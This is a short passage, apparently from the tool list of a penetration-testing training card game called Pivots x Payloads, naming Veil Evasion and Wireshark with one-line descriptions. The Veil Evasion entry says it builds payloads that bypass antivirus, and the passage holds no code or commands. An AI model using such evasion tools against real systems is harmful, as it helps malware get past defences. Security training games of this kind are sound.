Veil Evasion	Tool to generate payload executables that bypass common antivirus solutions
Wireshark	Graphical packet capture tool

GAME MODIFIERS

PIVOTS X PAYLOADS

SIMULATE A FULL-SCALE HIGH-VALUE PENETRATION TEST